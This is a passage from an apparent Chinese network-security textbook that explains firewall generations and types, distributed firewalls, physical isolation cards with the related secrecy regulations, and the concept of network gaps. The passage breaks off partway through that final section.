防火墙是设置在不同网络(如可信任的企业内部网和不可信的公共网)或网络安全域之间的一系列部件的组合。它是不同网络或网络安全域之间信息交流的唯一出入口,而且它能根据企业的安全政策(允许、拒绝、监测)控制出入网络的信息流,它本身具有较强的抗攻击能力。它是提供信息安全服务,实现网络和信息安全的基础设施。

在逻辑上,防火墙是一个分离器,一个限制器,它有效地监控了内部网和 Internet 之间的所有活动,保证了内部网络的安全。

以前的防火墙是一个单独的计算机,它被放置在私有网络和公网之间。近年来,防火墙机制已发展到不仅仅是“FireWall Box”,更是堡垒主机。它涉及到从内部网络到外部网络的整个区域,并由一系列复杂的计算机和程序组成。如今的防火墙更多的是多组件多服务的组合。如果用户准备安装防火墙,需要知道自己需要什么样的服务,以及什么样的服务对于内部用户和外部用户都是有效的。

12.1.2 防火墙的发展

自从 1986 年美国 Digital 公司在 Internet 上安装了全球第一个商用防火墙系统并提出了防火墙的概念后,直到现在,防火墙技术已经得到了飞速的发展。目前有几十家公司推出了功能不同的防火墙系统产品。第一代防火墙,又称包过滤防火墙,它主要通过数据包源地址、目的地址、端口号等参数来决定是否允许该数据包通过,并对其进行转发,但这种防火墙很难抵御 IP 地址欺骗等攻击,而且审计功能比较欠缺。

第二代防火墙,也称代理服务器,它用来提供网络服务级的控制,起到外部网络向被保护的内部网络申请服务时中间转接的作用,这种防火墙可以有效地防止对内部网络的直接攻击,安全性较高。

第三代防火墙有效地提高了防火墙的安全性,称为状态监控功能防火墙,它可以对每一层的数据包进行检测和监控。

随着网络攻击手段和信息安全技术的发展,新一代功能更强大、安全性更强的防火墙已经问世,这个阶段的防火墙已超出了传统意义上防火墙的范畴,演变成一个全方位的安全技术集成系统,称为第四代防火墙,它可以抵御目前常见的网络攻击手段,如 IP 地址欺骗、特洛伊木马攻击、Internet 蠕虫、口令探寻攻击和邮件攻击等。

12.1.3 防火墙能做什么

通常一个防火墙具备如下四个功能,且每个功能又都不能通过一个单独的设备或软件来实现。大多数情况下防火墙的四个功能模块必须捆绑在一起使用的。

1. 防火墙是网络安全的屏障

防火墙在一个私有网络和公网之间建立一个检查点,并要求所有的流量都要通过这个检查点。这样一个检查点(或叫控制点)能极大地提高内部网络的安全性,并通过过滤不安全的服务而降低风险。一旦这个检查点建立,防火墙就可以监视、过滤和检查所有进出这个检查点的流量。这个检查点又被称为阻塞点或网络边界。通过强制所有进出流量都通过这个检查点,网络管理员就可以集中在较少的地方来实现安全目的。如果没有这样一个监视和控制信息的点,系统或网络管理员则要在大量的地方进行监测。

2. 防火墙可以强化网络安全策略

防火墙的主要目的是强制执行用户的安全策略。防火墙能将所有安全策略(如口令、加密、身份认证和审计等)集于一身。与将网络安全问题分散到各个主机上相比,防火墙的集中安全管理更经济。

3. 对网络存取和访问进行监控审计

防火墙还能够强制日志记录,并提供警报功能。如果所有的访问都经过防火墙,那么防火墙就能记录下这些访问并做出日志记录,通过防火墙上的日志,网络管理员可以监视所有外部网或互联网的访问。

好的日志策略是实现网络安全的有效工具之一。当发生可疑动作时,防火墙能进行报警,并提供网络是否受到监测和攻击的详细信息。另外,使用防火墙对日志的统计功能将有利于对网络的需求分析和危险分析。

4. 防止内部信息的外泄

利用防火墙对内部网络进行划分,可以实现内部网络中重点网段的隔离,从而限制局部重点或敏感网络安全问题对全局网络造成的影响。内部网络中一个不引人注意的细节可能包含了有关安全的线索,从而引起外部攻击者的兴趣,甚至因此暴露了内部网络的某些安全漏洞。使用防火墙就可以隐蔽那些会暴露内部细节的漏洞,如 Finger、DNS 等服务。

12.1.4　防火墙的种类

防火墙可根据防范的方式和侧重点的不同而分为很多种类型,但总体上可以按照数据处理方法和网络结构进行分类。

1. 按数据处理方法进行分类

按照防火墙对来往数据的处理方法,大致可以将防火墙分为两大体系:包过滤防火墙和代理防火墙(应用层网关防火墙)。前者以以色列的 CheckPoint 防火墙和 Cisco 公司的 PIX 防火墙为代表,后者以美国 NAI 公司的 Gauntlet 防火墙为代表。

① 分组过滤(Packet Filtering):作用在网络层和传输层,它根据分组报头源地址、目的地址、端口号和协议类型等标志确定是否允许数据包通过。只有满足过滤逻辑的数据包才被转发到相应的目的端口,其余数据包则被丢弃。

② 应用代理(Application Proxy):也叫应用网关(Application Gateway),它作用在应用层,其特点是完全阻隔了网络通信流,通过对每种应用服务编写专门的代理程序,实现监视和控制应用层通信流的作用。实际的应用网关通常由专用工作站实现。

(1) 包过滤防火墙

第一代是静态包过滤。

这种类型的防火墙根据定义好的过滤规则审查每个数据包,以便确定其是否与某一条包过滤规则相匹配。过滤规则基于数据包的报头信息进行制定。报头信息中包括 IP 源地址、IP 目的地址、传输协议(TCP、UDP 和 ICMP 等)、TCP/UDP 目的端口、ICMP 消息类型等。包过滤类型的防火墙要遵循的一条基本原则是“最小特权原则”,即明确允许哪些数据

包可以通过,而禁止其他的数据包。

第二代是动态包过滤。

这种类型的防火墙采用动态设置包过滤规则的方法,避免了静态包过滤所带来的问题。这种技术后来发展成为包状态监测(stateful inspection)技术。采用这种技术的防火墙对其建立的每一个连接都进行跟踪,并且根据需要可动态地在过滤规则中增加或更新条目。

(2) 代理防火墙

第一代是代理防火墙。

代理防火墙也叫应用层网关(application gateway)防火墙。这种防火墙通过一种代理(Proxy)技术参与 TCP 连接的全过程。从内部发出的数据包经过这样的防火墙处理后,就好像是来源于防火墙外部网一样,从而可以起到隐藏内部网结构的作用。这种类型的防火墙被网络安全专家和网络安全媒体公认为是最安全的防火墙。它的核心技术就是代理服务器技术。

所谓代理服务器,是指代表客户处理服务器连接请求的程序。当代理服务器收到一个客户的连接请求时,它们将核实客户请求,并经过特定的安全化的代理应用程序处理连接请求,将处理后的请求发送到真实的服务器上,然后接收服务器应答,并做进一步处理,最后将答复交给发出请求的最终客户。代理服务器在外部网络向内部网络申请服务时发挥了中间转接的作用。

代理防火墙最突出的优点就是安全。由于每一个内外网络之间的连接都要通过代理的介入和转换,通过专门为特定的服务如 HTTP,编写的安全化的应用程序进行处理,然后由防火墙本身提交请求和应答,没有给内外网络的计算机任何直接会话的机会,从而避免了入侵者使用数据驱动类型的攻击方式入侵内部网。相比之下包过滤防火墙是很难彻底避免这一漏洞的。

代理防火墙的最大缺点就是速度比较慢,当用户对内外网络网关的吞吐量要求比较高时(比如要求达到 75~100Mb/s 时),代理防火墙就会成为内外网络之间通信的瓶颈。但目前用户接入 Internet 的速度一般都远低于这个数字。在现实环境中,要考虑使用包过滤防火墙来满足速度要求的情况,大部分是高速网(ATM 或千兆以太网等)之间的防火墙。

第二代是自适应代理防火墙。

自适应代理(adaptive proxy)是最近在商业应用防火墙中实现的一种革命性的技术。它可以结合代理防火墙的安全性和包过滤防火墙的高速度等优点,在毫不降低安全性的基础之上将代理防火墙的性能提高 10 倍以上。组成这种类型防火墙的基本要素有:自适应代理服务器(adaptive proxy server)与动态包过滤器(dynamic packet filter)。

在自适应代理服务器与动态包过滤器之间存在一个控制通道。在对防火墙进行配置时,用户仅需要将所需要的服务类型、安全级别等信息通过相应代理服务器的管理界面进行设置就可以了。然后,自适应代理就可以根据用户的配置信息,决定是使用代理服务器从应用层代理请求还是从网络层转发包。如果是后者,它将动态地通知包过滤器增减过滤规则,以满足用户对速度和安全性的双重要求。

2. 按网络体系结构进行分类

根据网络体系结构来进行的分类,可以有以下几种类型的防火墙。

(1) 网络级防火墙

一般是基于源地址和目的地址、应用协议以及每个 IP 包的端口来做出通过与否的判

断。一个路由器便是一个“传统”的网络级防火墙，大多数路由器都能通过对这些信息进行检查，来决定是否将所收到的包进行转发，但都不能判断出一个 IP 包来自哪里，去向哪里。

“先进”的网络级防火墙就可以判断这一点，它可以提供内部信息以说明所通过的连接状态和一些数据流的内容，同时把判断的信息同规则表进行比较，在规则表中定义了各种规则来表明是否允许包的通过。包过滤防火墙检查每一条规则，直至发现包中的信息与某规则相符。如果没有一条规则符合，防火墙就会使用默认规则，一般情况下，默认规则就是要求防火墙丢弃该包。其次，通过定义基于 TCP 或 UDP 数据包的端口号，防火墙能够判断是否允许建立特定的连接，如 Telnet、FTP 连接。

下面是某网络级防火墙的访问控制规则。

① 允许网络 172.17.0.0 使用 FTP(21 口)访问主机 192.168.0.1。

② 允许 IP 地址为 202.103.1.10 和 202.103.1.13 的用户 Telnet(23 口)到主机 192.168.0.2 上。

③ 允许任何地址的 E-mail(25 口)进入主机 192.168.0.3。

④ 允许任何 WWW 数据(80 口)通过。

⑤ 不允许其他数据包进入。

网络级防火墙简捷、速度快、费用低，并且对用户透明，但是对网络的保护有限，因为它只检查地址和端口，并且对网络高层协议的信息无理解能力。

(2) 应用级网关

应用级网关即代理服务器，它能够检查进出的数据包，并通过网关复制传递数据，防止在受信任的服务器和客户端与不受信任的主机间直接建立联系。应用级网关能够理解应用层上的协议，还能够做一些复杂的访问控制，并进行精细的注册和审核。但每一种协议都需要相应的代理软件，并且使用时工作量大，效率不如网络级防火墙。

常用的应用级防火墙已经有了相应的代理服务器，如 HTTP、NNTP、FTP、Telnet、Rlogin、X-Windows 等，但是对于新开发的应用，还没有相应的代理服务，它们将使用网络级防火墙和一般的代理服务。

应用级网关有较好的访问控制，是目前最安全的防火墙技术，但实现很困难，而且有的应用级网关缺乏“透明度”。在实际使用中，用户在受信任的网络上通过防火墙访问 Internet 时，经常会发现存在延迟现象并且必须进行多次登录(login)才能访问 Internet 或 Intranet。

(3) 电路级网关

电路级网关用来监控受信任的客户端或服务器与不受信任的主机间的 TCP 握手信息，来决定该会话(Session)是否合法。电路级网关是在 OSI 模型中的会话层上过滤数据包的，这样比包过滤防火墙要高两层。

实际上电路级网关并非作为一个独立的产品存在，它与其他的应用级网关结合在一起，如 TrustInformationSystems 公司的 GauntletInternetFirewall；DEC 公司的 AltaVista-Firewall 等产品。另外，电路级网关还提供了一个重要的安全功能：代理服务器(Proxy-Server)，代理服务器实际上是一个防火墙，在其上运行了一个叫做“地址转移”的进程，用来将公司内部所有的 IP 地址映射到一个“安全”的 IP 地址，这个地址是由防火墙使用的。但是电路级网关也存在着一些缺陷，因为该网关是在会话层上工作的，所以它就无法检查应用层级的数据包。

(4) 规则检查防火墙

该防火墙结合了包过滤防火墙、电路级网关和应用级网关的特点。它同包过滤防火墙一样,能够在 OSI 网络层上,通过 IP 地址和端口号过滤进出的数据包。它也像电路级网关一样,能够检查 SYN 与和 ACK 标记和序列数字是否逻辑有序。当然它也像应用级网关一样,可以在 OSI 应用层上检查数据包的内容,查看这些内容是否符合网络的安全规则。

规则检查防火墙虽然集成前三者的特点,但是不同于应用级网关的是它并不打破客户端/服务器模式来分析应用层的数据,它允许受信任的客户端和不受信任的主机建立直接连接。规则检查防火墙不是依靠与应用层有关的代理,而是依靠某种算法来识别进出的应用层数据,这些算法通过已知合法数据包的模式来比较进出数据包,这样从理论上就比应用级代理更有效。

目前市场上流行的防火墙大多属于规则检查防火墙,因为该防火墙对于用户是透明,而且在 OSI 最高层上加密数据,不需要去修改客户端的程序,也不需要对每个在防火墙上运行的服务额外增加一个代理。

从防火墙的发展趋势上看,未来的防火墙将位于网络级防火墙和应用级防火墙之间,也就是说,网络级防火墙将更加能够识别通过的信息,而应用级防火墙则在目前的功能上向"透明"、"低级"方面发展。最终,防火墙将成为一个快速注册的稽查系统,可保护数据以加密方式通过,并且使所有组织都可以放心地在结点间传送数据。

12.2 分布式防火墙

随着计算机安全技术的发展和网络安全问题的日益严峻,用户对防火墙功能要求也相应提高了,不仅要求对内、外网之间起到防护作用,还要求在内网之间,以及客户端计算机之间都能有一种类似的安全防护,这就促使了分布式防火墙(distributed firewalls)的产生。

分布式防火墙是一种主机驻留式的安全系统,用以保护企业网络中的关键结点服务器、数据及工作站免受非法入侵的破坏。分布式防火墙通常应用内核模式,它位于操作系统 OSI 栈的底部,直接面对网卡,并对所有的信息流进行过滤与限制,无论是来自 Internet,还是来自内部网络。

分布式防火墙把 Internet 和内部网络均视为"不友好的",它对个人计算机进行保护的方式如同边界防火墙对整个网络进行保护一样。对于 Web 服务器来说,分布式防火墙进行配置后能够阻止一些不必要的协议,如 HTTP 和 HTTPS 之外的协议,从而阻止了非法入侵的发生,同时还具有入侵检测及防护功能。

12.2.1 分布式防火墙的结构

分布式防火墙目前主要是以软件形式出现的,分布式防火墙依靠包过滤、特洛伊木马过滤和脚本过滤三层过滤检查,保护个人计算机在正常使用网络时不会受到恶意的攻击,提高了其网络安全属性;同时为方便管理,所有分布式防火墙的安全策略由统一的中央策略管理服务器进行设置和维护,服务器由系统管理员专人监管,这样就降低了分布式防火墙的使用成本,同时提高了安全保障能力。这里安全策略包括安全级别以及相关的安全属性。

分布式防火墙与传统的边界防火墙不同,它主要负责对网络边界、各子网和网络内部各结点之间的安全防护,所以分布式防火墙是一个完整的系统,而不是一个单一的产品。根据

它所需要完成的功能，新的防火墙体系结构包含如下几个部分。

1. 网络防火墙（network firewall）

这一部分有的公司采用的是纯软件方式，而有的公司可以提供相应的硬件支持。它是用于内部网与外部网之间，以及内部各子网之间的防护。与传统边界式防火墙相比，它多了一个用于对内部子网之间的安全防护层，这样整个网络的安全防护体系就显得更加全面，更加可靠。

2. 主机防火墙（host firewall）

同样这一部分也分为纯软件和硬件两种产品，用于对网络中的服务器和台式机进行防护。这也是传统边界式防火墙所不具备的，也算是对传统边界式防火墙在安全体系方面的一个完善。它是作用在同一内部子网的工作站与服务器之间，以确保内部网络服务器的安全。这样防火墙的作用不仅是用于内部与外部网之间的防护，还可应用于内部各子网之间、同一内部子网工作站与服务器之间。

3. 中心管理（central management）软件

这是一个服务器软件，负责总体安全策略的策划、管理、分发以及日志的汇总。这是新的防火墙的管理功能，也是以前传统边界防火墙所不具备的。这样防火墙就可以进行智能管理，提高防火墙安全防护的灵活性。

12.2.2　分布式防火墙的特点

1. 主机驻留

分布式防火墙最主要的特点就是采用主机驻留方式，所以称之为“主机防火墙”，它的主要特征是驻留在被保护的主机上，该主机以外的网络，不管是处在网络内部还是网络外部，都被认为是不可信任的，因此，可以对该主机上运行的具体应用程序和对外提供的服务，制定针对性很强的安全策略。主机防火墙对分布式防火墙体系结构的突出贡献是使安全策略不仅仅停留在网络与网络之间，而是把安全策略推广延伸到每个网络末端。

2. 嵌入操作系统

这主要是针对目前的纯软件分布式防火墙来说的，操作系统自身存在很多安全漏洞，运行在其上的应用软件无一不受到威胁。

为了彻底堵住操作系统的漏洞，主机防火墙的安全监测核心引擎以嵌入操作系统内核的形态运行，直接接入网卡，对所有数据包进行检查后再提交操作系统。为实现这样的运行机制，防火墙厂商与操作系统厂商的技术合作是必要的，因为这需要一些操作系统不公开的内部技术接口。不能实现这种分布式运行模式的主机防火墙，由于受到操作系统安全性的制约，所以存在着明显的安全隐患。

3. 类似于个人防火墙

个人防火墙是一种软件防火墙产品，它是在分布式防火墙之前出现的一种防火墙产品，

它是用来保护单一主机系统的。分布式防火墙针对台式应用的主机防火墙与个人防火墙有着相似之处，如它们都对应个人系统，但其差别又是本质性的。首先它们的管理方式迥然不同，个人防火墙的安全策略由系统使用者自行设置，目的是防外部攻击，而针对台式应用的主机防火墙的安全策略是由整个系统的管理员统一安排和设置，除了对该台式机起到保护作用外，也可以对该台式机的对外访问加以控制，并且这种安全机制是台式机的使用者不可见和不可改动的。其次，不同于个人防火墙面向个人用户的是，针对台式机应用的主机防火墙是面向企业级客户的，它与分布式防火墙其他产品共同构成一个企业级应用方案，形成一个安全策略统一管理中心，安全检查机制分散布置的分布式防火墙体系结构。

12.2.3 分布式防火墙的优势

1. 适用于服务器托管

Internet 和电子商务的发展促进了 Internet 数据中心(DC)的迅速崛起，其主要业务之一就是服务器托管服务。对服务器托管用户而言，该服务器逻辑上是其企业网的一部分，不过物理上不在企业内部，对于这种应用，边界式防火墙解决方案就显得不太合适，而针对服务器的主机防火墙解决方案则比较合适。

对于纯软件分布式防火墙用户只需在该服务器上安装主机防火墙软件，并根据该服务器的应用设置安全策略，还可以利用中心管理软件对该服务器进行远程监控，而不需任何额外租用新的空间放置边界式防火墙。对于硬件分布式防火墙，因其通常采用 PCI 卡，还兼顾网卡作用，所以可以直接插在服务器机箱里，也就无需单独的空间托管了，这对于企业来说更加实惠。

2. 增强了系统安全性

分布式防火墙增加了针对主机的入侵检测和防护功能，加强了对来自内部攻击的防范。在传统边界式防火墙应用中，企业内部网络非常容易受到有目的的攻击，一旦接入了企业局域网的某台计算机，并获得这台计算机的控制权，便可以利用这台计算机作为入侵其他计算机统的跳板。而最新的分布式防火墙将防火墙功能分布到网络的各个子网、台式机系统、笔记本以及服务器上。分布于整个公司内的分布式防火墙使用户可以方便地访问信息，而不会将网络的其他部分暴露在非法入侵者的面前。凭借这种端到端的安全性能，用户不管是通过内部网、外联网、虚拟专用网还是远程访问，所实现的功能与企业的互联不再有任何区别。

分布式防火墙还可以使企业避免由于某一台计算机系统受到入侵，而导致向整个网络蔓延的情况发生，同时也可以使利用公共账号登录网络的用户无法进入那些限制访问的计算机系统。

另外，由于分布式防火墙使用了 IP 安全协议，所以它能够很好地识别在各种安全协议下内部主机之间端到端的网络通信，使各主机之间的通信得到了很好的保护。所以分布式防火墙有能力防止各种类型的攻击。特别是当使用 IP 安全协议中的密码凭证来标志内部主机时，基于这些标志的策略对主机来说无疑更具可信性。

3. 消除了结构性瓶颈问题，提高了系统性能

由于传统防火墙拥有单一的接入点，所以无论是对网络的性能还是对网络的可靠性都

有不利的影响。目前也有这方面的研究并提供了一些相应的解决方案，从网络性能角度来说，自适应防火墙是一种在性能和安全之间寻求平衡的方案；从网络可靠性角度来说，采用多个防火墙冗余也是一种可行的方案，但是这样不仅引入了很多复杂性，而且也没有从根本上解决问题。

分布式防火墙则从根本上去除了单一的接入点，从而使这一问题迎刃而解。另一方面，分布式防火墙还可以针对各个服务器及终端计算机的不同需求，对防火墙进行最佳配置，并且在配置时能够充分考虑到在这些主机上运行的应用程序，这样，便可在保障网络安全的前提下大大提高网络运转速率。

4. 随系统扩充，提供了安全防护无限扩充的能力

因为分布式防火墙分布在整个企业的网络或服务器中，所以它具有无限制的扩展能力。随着网络的增多，它们处理负荷的能力也在网络中进一步提高，因此它们的高性能可以持续保持住，而不会像边界式防火墙那样随着网络规模的扩大而不堪重负。

5. 应用更为广泛且支持 VPN 通信

分布式防火墙最重要的优势在于它能够保护物理拓扑上不属于内部网络，逻辑上属于内部网络的主机，这种需求随着 VPN 的发展越来越多。对这个问题的传统处理方法是，将远程内部主机和外部主机之间的通信依然通过防火墙隔离来控制接入，而远程内部主机和防火墙之间采用隧道技术来保证其安全性。这种方法使原本可以直接通信的双方必须绕经防火墙，这样，不仅效率低而且增加了设置防火墙过滤规则的难度。与之相反，分布式防火墙的建立本身就是基于逻辑网络的概念，因为对它而言远程内部主机与物理上的内部主机没有任何区别。

12.2.4　分布式防火墙的分类

分布式防火墙有狭义和广义之分。下面将介绍广义分布式防火墙和狭义分布式防火墙。

1. 广义分布式防火墙

广义分布式防火墙是一种全新的防火墙体系结构，它包括网络防火墙、主机防火墙和中心管理三部分。网络防火墙部署于内部网与外部网之间以及内部子网之间。网络防火墙区别于边界式防火墙的特征在于，网络防火墙需支持内部网可能有的 IP 和非 IP 协议，而边界式防火墙却不需要。主机防火墙对网络中的服务器和台式系统进行防护，主机的物理位置可能在企业网中，也可能在企业网外（如托管服务器或移动办公的便携机）。由于边界式防火墙只是网络中的单一设备，所以对其进行的管理也只能是局部管理。对于广义分布式防火墙来说，每个防火墙作为安全监测机制的组成部分，必须根据不同的安全要求布置在网络中任何需要的位置上，对广义分布式防火墙的管理必须是统一进行的，中心管理是分布式防火墙系统的核心，安全策略的分发及日志的汇总都是中心管理具备的功能。

2. 狭义分布式防火墙

狭义分布式防火墙是指驻留在网络主机（如服务器或台式机），并对主机系统提供安全

防护的软件产品，驻留主机是这类防火墙的重要特征。这类防火墙将该驻留主机以外的其他网络都认为是不可信任的，并对驻留主机运行的应用程序和对外提供的服务设定针对性很强的安全策略。

12.3 物理隔离技术

12.3.1 物理隔离技术的发展

物理隔离技术的发展从开始到现在大致可以分为五代产品。

第一代产品：主要采用双机双网的技术，即有些单位采取的配置两台计算机并分别连接内外两个网络的做法。这种方式虽然能够有效地保证内外网的物理隔离，但是都存在着一些缺点，比如导致投资成本的增加，占用较大办公空间等。另外双机的使用会带来很多不便，且网络设置复杂，维护难度也较大，一旦出现问题，会使对效率要求相当高的政府、军队和金融证券等部门受到很大影响。

第二代产品：双硬盘隔离卡。其原理主要是在原有计算机上增加一块硬盘和一个隔离卡来实现物理隔离，两块硬盘分别对应内外网，用户启动外网时关闭内网硬盘，启动内网时关闭外网硬盘。此隔离方式需要用户在原有基础上再多加一块硬盘，对于一些配置比较高、原有硬盘空间比较大的计算机而言，造成了无谓的成本浪费，而且频繁地加电和断电容易对原有硬盘造成损坏。由于双硬盘隔离卡存在很多缺点，所以它只能作为物理隔离技术发展过程中的过渡产品。

第三代产品：单硬盘隔离卡。它是目前国内最先进的客户端物理隔离产品，也是国外普遍采取的隔离技术，其实现原理是将原计算机的单个硬盘从物理层上分割为公共和安全两个分区，并安装两套操作系统，从而实现内外网的安全隔离。单硬盘隔离卡有严密的硬盘数据保护功能，有方便的使用方式，如使用热启动切换两个网络，并有较强的可扩展功能，如可实现低端的双硬盘隔离卡不能实现的数据安全传输功能等。

第四、五代产品：服务器端的物理隔离，相对于客户端物理隔离而言，服务器端物理隔离更能满足用户的实际需求。它能够让用户在实现内外网安全隔离的同时，以较高的速度完成数据的安全传输，当然其实现原理也是基于内外网络不能同时连接的物理隔离原则。其中，第四代物理隔离产品能在 1 秒钟内进行高达 1000 次的内、外网自动切换，使操作者根本感觉不到有任何延迟，同时又达到物理隔离的目的；第五代物理隔离产品是通过反射的原理代替切换开关来进行内、外网的物理隔离，并能对内外网的信息进行筛选。

12.3.2 国内网络现状及物理隔离要求

“物理隔离”对于政府上网指的是政府内部网不得直接或间接与际互联网连接，必须实行物理隔离。很多政府部门有一个面向社会交流信息的外部网，这个网络和 Internet 是连通的。

根据国家保密局 2000 年 1 月 1 日颁布实施的《计算机信息系统国际联网保密管理规定》第二章保密制度第六条的规定：“涉及国家秘密的计算机信息系统，不得直接或间接地与国际互联网或其他公共信息网络相连接，必须实行物理隔离。”要实现公共信息网（外部网）与局域网络（内部网）物理隔离的目的，必须做到以下几点。

① 在物理传输上使内外网络隔离,确保外部网不能通过网络连接而侵入内部网;同时防止内部网信息通过网络连接泄漏到外部网。

② 在物理辐射上隔断内部网与外部网,确保内部网信息不会通过电磁辐射或耦合方式泄漏到外部网。

③ 在物理存储上隔断两个网络环境,对于断电后会丢失信息的设备,如内存、处理器等暂存设备,要在网络转换时做清除处理,防止残留信息串网;对于断电非丢失性设备,如磁带机、硬盘等存储设备,内部网与外部网信息要分开存储;严格限制可移动介质的使用,如无线联网的便携式计算机等。

12.3.3　物理隔离卡的类型及比较

1. 物理隔离卡的类型

物理隔离卡是适用于 X86 平台的计算机或网络工作站的硬件产品,可以在不对系统重新设置的情况下,实现单台计算机连接内外两个网络。具有安全性能高、使用方便和维护费用低等特点。隔离卡的物理位置如图 12.1 所示。




图 12.1　隔离卡物理位置示意图

市场上现有的物理隔离卡产品主要有两种。以下对这两种隔离产品介绍。

(1) 单硬盘隔离卡

单硬盘隔离卡的工作原理:在安装了单硬盘隔离卡的计算机上,通过对硬盘分区及硬件数据读写控制,将单个硬盘物理地分割为两个工作区,并分别安装独立的操作系统,可以将其视为两台独立工作的虚拟计算机。但用户在同一时间段内,只能在其中一个工作区的操作系统环境下工作,不能同时对两个工作区进行数据操作。每个工作区各自连接不同的网络(一个连接内部网络,一个连接外部网络),网络安全隔离卡的控制系统在低层硬件结构上,对计算机的硬盘数据存取进行监控,防止进行任何跨工作区和跨网络的非法数据操作,有效地保护单机和网络的信息安全。用户还可以在两个工作区之间自由切换,并且在整个切换过程中,两个工作区始终处于隔离状态。

(2) 双硬盘隔离卡

双硬盘隔离卡是安装在用户计算机网络接口和串行通信口上的标准计算机功能扩展板结构,是一种实现用户计算机和两个网络系统中的一个网络实现物理连接并切换的设备。利用双硬盘隔离卡切换软件,用户可通过发送切换指令来设置网络安全隔离卡的工作状态。重新开机后通过串行通信口,读取网络安全隔离卡的工作状态,来实现工作站与指定网络系统的物理连接。两个硬盘分别有独立的操作系统,并独立导入,所以两个硬盘不会被同时

激活。

2. 单硬盘隔离卡与双硬盘隔离卡的比较

单硬盘隔离卡与双硬盘隔离卡的比较如下：

① 双硬盘隔离卡作为物理隔离技术发展过程中的过渡产品，其技术与实现机制都远落后于单硬盘隔离卡。

② 单硬盘隔离卡充分考虑了现有计算机设备的可用性，即在不需要增加硬盘的情况下实现物理隔离，这在很大程度上充分利用并保护了现有的硬盘资源；而双硬盘隔离卡需要再增加一块硬盘，这不但造成资源闲置，而且双硬盘隔离卡的技术机制加快了硬盘的损坏速度，因为对硬盘频繁地加电和断电，会缩短硬盘的使用寿命(由于国家保密局不允许热切换的双硬盘隔离卡通过认证，所以市场上有保密局认证的双硬盘隔离卡都采用冷切换机制)。

③ 单硬盘隔离卡的可选择、可控制的数据交换区，解决了公共数据传向安全分区的问题，该技术达到了“既要隔离又要安全交换”的目的；而安装双硬盘隔离卡的计算机如果想进行数据交换，只能通过软盘、移动硬盘等其他存储介质。

④ 单硬盘隔离卡可以保护磁盘的主引导目录。

⑤ 单硬盘隔离卡加入了对主板 BIOS 的保护功能，能够在系统工作状态期间检测和拒绝对 BIOS 的写入请求，有效地防护了系统在这方面的安全漏洞。

如果需要物理隔离的计算机已配置有较大的硬盘，并且用户有内外网交换数据的需求，则推荐选择单硬盘隔离卡；如果需要物理隔离的计算机所使用的硬盘空间较小，则可选择双硬盘隔离卡。

12.4 网闸在网络安全中的应用

12.4.1 网闸概述

安全隔离与信息交换系统，即网闸，是新一代高安全度的企业级信息安全防护设备，它依靠安全隔离技术为信息网络提供了更高层次的安全防护功能，不仅使得信息网络的抗攻击能力大大增强，而且有效地防范了信息外泄事件的发生。

如今网络隔离技术已经受到越来越多的重视，重要的网络和部门均开始采用隔离网闸产品来保护内部网络和关键点的基础设施。目前世界上主要有三类隔离网闸技术，即 SCSI 技术，双端口 RAM 技术和物理单向传输技术。SCSI 是典型的拷盘交换技术，双端口 RAM 也是模拟拷盘技术，物理单向传输则是二极管单向技术。

12.4.2 网闸的概念

隔离网闸在保证两个网络安全隔离的基础上实现安全信息交换和资源共享的技术。它采用独特的硬件设计并集成多种软件防护策略，能够防御各种已知和未知的攻击，显著提高内网的安全强度，为用户创造了安全的网络应用环境。

隔离网闸的英文名称为 GAP，GAP 源于英文 Air Gap，GAP 技术是一种通过专用硬件使两个或者两个以上的网络在不连通的情况下，实现安全数据传输和资源共享的技术。

第一代网闸的技术原理是利用单刀双掷开关,使用内外网处理单元的分时存取共享存储设备来完成数据交换的,实现了在空气缝隙隔离(Air Gap)情况下的数据交换。第一代网闸的其安全原理是通过应用层数据提取与安全审查,达到杜绝基于协议层的攻击和增强应用层安全的效果。

